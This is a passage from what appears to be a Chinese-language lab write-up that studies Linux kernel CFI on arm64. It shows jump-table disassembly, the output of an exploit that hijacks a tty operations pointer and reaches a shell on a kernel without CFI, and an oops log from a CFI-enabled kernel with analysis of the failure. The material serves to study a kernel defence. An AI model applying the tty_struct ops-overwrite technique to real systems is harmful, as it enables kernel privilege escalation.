ffff800009813b50 <tty_kref_put.cfi_jt>:
ffff800009813b50:      d503245f      bti      c
ffff800009813b54:      17ced2c3      b        ffff800008bc8660 <tty_kref_put>

ffff800009813b58 <tty_save_termios.cfi_jt>:
ffff800009813b58:      d503245f      bti      c
ffff800009813b5c:      17ced9ef      b        ffff800008bca318 <tty_save_termios>

ffff800009813b60 <tty_kclose.cfi_jt>:
ffff800009813b60:      d503245f      bti      c
ffff800009813b64:      17ceeffe      b        ffff800008bcfb5c <tty_kclose>

ffff800009813b68 <tty_init_termios.cfi_jt>:
ffff800009813b68:      d503245f      bti      c
ffff800009813b6c:      17cef06a      b        ffff800008bcfd14 <tty_init_termios>

ffff800009813b70 <tty_hangup.cfi_jt>:
ffff800009813b70:      d503245f      bti      c
ffff800009813b74:      17cef0d7      b        ffff800008bcfed0 <tty_hangup>

ffff800009813b78 <stop_tty.cfi_jt>:
ffff800009813b78:      d503245f      bti      c
ffff800009813b7c:      17cef27a      b        ffff800008bd0564 <stop_tty>

ffff800009813b80 <start_tty.cfi_jt>:
ffff800009813b80:      d503245f      bti      c
ffff800009813b84:      17cef2dc      b        ffff800008bd06f4 <start_tty>

ffff800009813b88 <do_SAK.cfi_jt>:
ffff800009813b88:      d503245f      bti      c
ffff800009813b8c:      17cef39b      b        ffff800008bd09f8 <do_SAK>

ffff800009813b90 <n_tty_close.cfi_jt>:
ffff800009813b90:      d503245f      bti      c
ffff800009813b94:      17cef7c7      b        ffff800008bd1ab0 <n_tty_close>

ffff800009813b98 <n_tty_flush_buffer.cfi_jt>:
ffff800009813b98:      d503245f      bti      c
ffff800009813b9c:      17cef86e      b        ffff800008bd1d54 <n_tty_flush_buffer>

ffff800009813ba0 <n_tty_write_wakeup.cfi_jt>:
ffff800009813ba0:      d503245f      bti      c
ffff800009813ba4:      17cf0078      b        ffff800008bd3d84 <n_tty_write_wakeup>

```

即，这些函数就是和我们调用的函数指针本身的签名相同的函数的 `.cfi_jt`，代码限定了只能跳转到这个范围运行，否则就会触发 cfi failure。

运行攻击代码，在没有 cfi 的 image 上运行正常：

```

ubuntu@kernel-5:~$ ./task2
[buf] = 0x0000aaaac0582140
[readResult] = 0x00000000000002b7
[* (u64 *) (buf + i), i = 0] = 0x0000000100005401
[* (u64 *) (buf + i), i = 8] = 0x0000000000000000
[* (u64 *) (buf + i), i = 16] = 0xffff00000295f900
[* (u64 *) (buf + i), i = 24] = 0xffff8000111829d0
[magic] = 0x00000000000005401
[* (u64 *) (newBuf + i), i = 0] = 0x0000000100005401
[* (u64 *) (newBuf + i), i = 8] = 0x0000000000000000
[* (u64 *) (newBuf + i), i = 16] = 0xffff00000295f900
[* (u64 *) (newBuf + i), i = 24] = 0x0000aaaac0582020
# ls

```

在有 cfi 的 image 上运行时，可以看到在尝试访问 `0xffff80001083aa84` 这个地址时出现了错误：

```

[* (u64 *) (buf + i), i = 0] = 0x0000000100005401
[* (u64 *) (buf + i), i = 8] = 0x0000000000000000
[* (u64 *) (buf + i), i = 16] = 0xffff00000395e900
[* (u64 *) (buf + i), i = 24] = 0xffff80000a173360
[magic] = 0x00000000000005401
[* (u64 *) (newBuf + i), i = 0] = 0x0000000100005401
[* (u64 *) (newBuf + i), i = 8] = 0x0000000000000000
[* (u64 *) (newBuf + i), i = 16] = 0xffff00000395e900
[* (u64 *) (newBuf + i), i = 24] = 0x0000aaaabe6a2020
[ 31.143101] Unable to handle kernel execute from non-executable memory at virtual address ffff80001083aa84
[ 31.154151] Mem abort info:
[ 31.154558]   ESR = 0x8600000e
[ 31.154737]   EC = 0x21: IABT (current EL), IL = 32 bits
[ 31.155025]   SET = 0, FnV = 0
[ 31.155160]   EA = 0, S1PTW = 0
[ 31.155364]   FSC = 0x0e: level 2 permission fault
[ 31.155610] swapper pgtable: 4k pages, 48-bit VAs, pgdp=0000000042626000
[ 31.155967] [ffff80001083aa84] pgd=10000000bffff003, p4d=10000000bffff003, pud=10000000bffff003, pmd=0068004
[ 31.156762] Internal error: Oops: 8600000e [#1] PREEMPT SMP
[ 31.157145] Modules linked in:
[ 31.157416] CPU: 0 PID: 332 Comm: task2 Tainted: G      W      5.15.31 #7
[ 31.157784] Hardware name: linux,dummy-virt (DT)
[ 31.158053] pstate: 60000005 (nZCv daif -PAN -UAO -TCO -DIT -SSBS BTYPE=--)
[ 31.158416] pc : 0xffff80001083aa84
[ 31.158622] lr : tty_release+0x1f0/0x8ac
[ 31.158825] sp : ffff80000afa3c90
[ 31.159009] x29: ffff80000afa3cd0 x28: ffff8000098436b0 x27: 00000000000000e0
[ 31.159332] x26: ffff00000636e800 x25: ffff80000aa98ff0 x24: ffff00000044ed280
[ 31.159747] x23: ffff80001083aa84 x22: ffff00000390faa0 x21: ffff00000636e800
[ 31.159974] x20: ffff00000413fc00 x19: ffff00000472bc00 x18: 0000000000000000
[ 31.160383] x17: ffffffff00000000 x16: 0000000000000000 x15: 0000000000000004
[ 31.160682] x14: ffff80000a74bac0 x13: 00000000000000ff x12: 0000000000000003
[ 31.161034] x11: 0000000000000000 x10: 0000000000000027 x9 : 331ddb2fb2abd300
[ 31.161396] x8 : 331ddb2fb2abd300 x7 : 7261742820657275 x6 : 6c69616620494643
[ 31.161647] x5 : ffff80000aabd8aa x4 : ffff80000aaa0041 x3 : 0000000000000000
[ 31.161897] x2 : ffff000007bd3930 x1 : ffff00000636e800 x0 : ffff00000472bc00
[ 31.162157] Call trace:
[ 31.162249] 0xffff80001083aa84
[ 31.162447] __fput+0xf4/0x438
[ 31.162644] __fput+0x10/0x1c
[ 31.162836] task_work_run+0x13c/0x1fc
[ 31.163065] do_notify_resume+0x11c/0x1a8
[ 31.163337] el0_svc+0x4c/0x50
[ 31.163624] el0t_64_sync_handler+0x84/0xe4
[ 31.163901] el0t_64_sync+0x1a0/0x1a4
[ 31.164311] Code: ffffffff ffffffff ffffffff ffffffff (fffffff)
[ 31.164918] ---[ end trace 3529dc514bd84757 ]---

```

查看 dmesg，看到相关信息：

```
ubuntu@kernel-5:~$ dmesg | grep cfi
[ 0.000000] Root IRQ handler: gic_handle_irq.cfi_jt
[ 31.139596] WARNING: CPU: 0 PID: 332 at kernel/cfi.c:29 handle_cfi_failure+0x4c/0x54
[ 31.141170] pc : handle_cfi_failure+0x4c/0x54
[ 31.141209] lr : handle_cfi_failure+0x4c/0x54
[ 31.142151] handle_cfi_failure+0x4c/0x54
[ 31.142233] __cfi_slowpath_diag+0x1c8/0x23c
```

但是，根据我们之前的分析，cfi 只会报告 cfi failure，但是会继续执行。那么为什么我们在有 cfi 的 image 上运行仍然会出现错误呢？也就是说，这个段错误发生在 cfi error handler 中：

```
25 0ec4: stp x0, x8, [sp] // cfi error handler
26 0ec8: mov x0, #0xa99c // x0[ 0:15] = 0xa99c
27 0ecc: movk x0, #0xc7c7, lsl #16 // x0[16:31] = 0xc7c7
28 0ed0: adrp x2, ffff80000a9a3000 <hi6220_reset_driver+0xb0>
29 // x2 = page of ffff80000a9a3000
30 0ed4: movk x0, #0x663a, lsl #32 // x0[32:47] = 0x633a
31 0ed8: add x2, x2, #0xaa0 // x2 += 0xaa0
32 0edc: movk x0, #0xdd28, lsl #48 // x0[48:63] = 0xdd28
33 0ee0: mov x1, x8 // x1 = x8
34 0ee4: bl ffff8000082b10b4 <__cfi_slowpath_diag>
35 // call __cfi_slowpath_diag
36 0ee8: ldp x0, x8, [sp]
37 0eec: b 0eb0 <__stop_tty+0x44> // goto call x8
```

这里调用了 `__cfi_slowpath_diag`，`x0`, `x1`, `x2` 是传入的三个参数。这个函数内部也使用到了一些函数指针的访问，因此不是很能看懂。但是回忆我们的攻击过程中，我们将除了利用到以外的 `ops` 中的指针全部置成了全 1，因此这里如果访问对应地址也会发生段错误。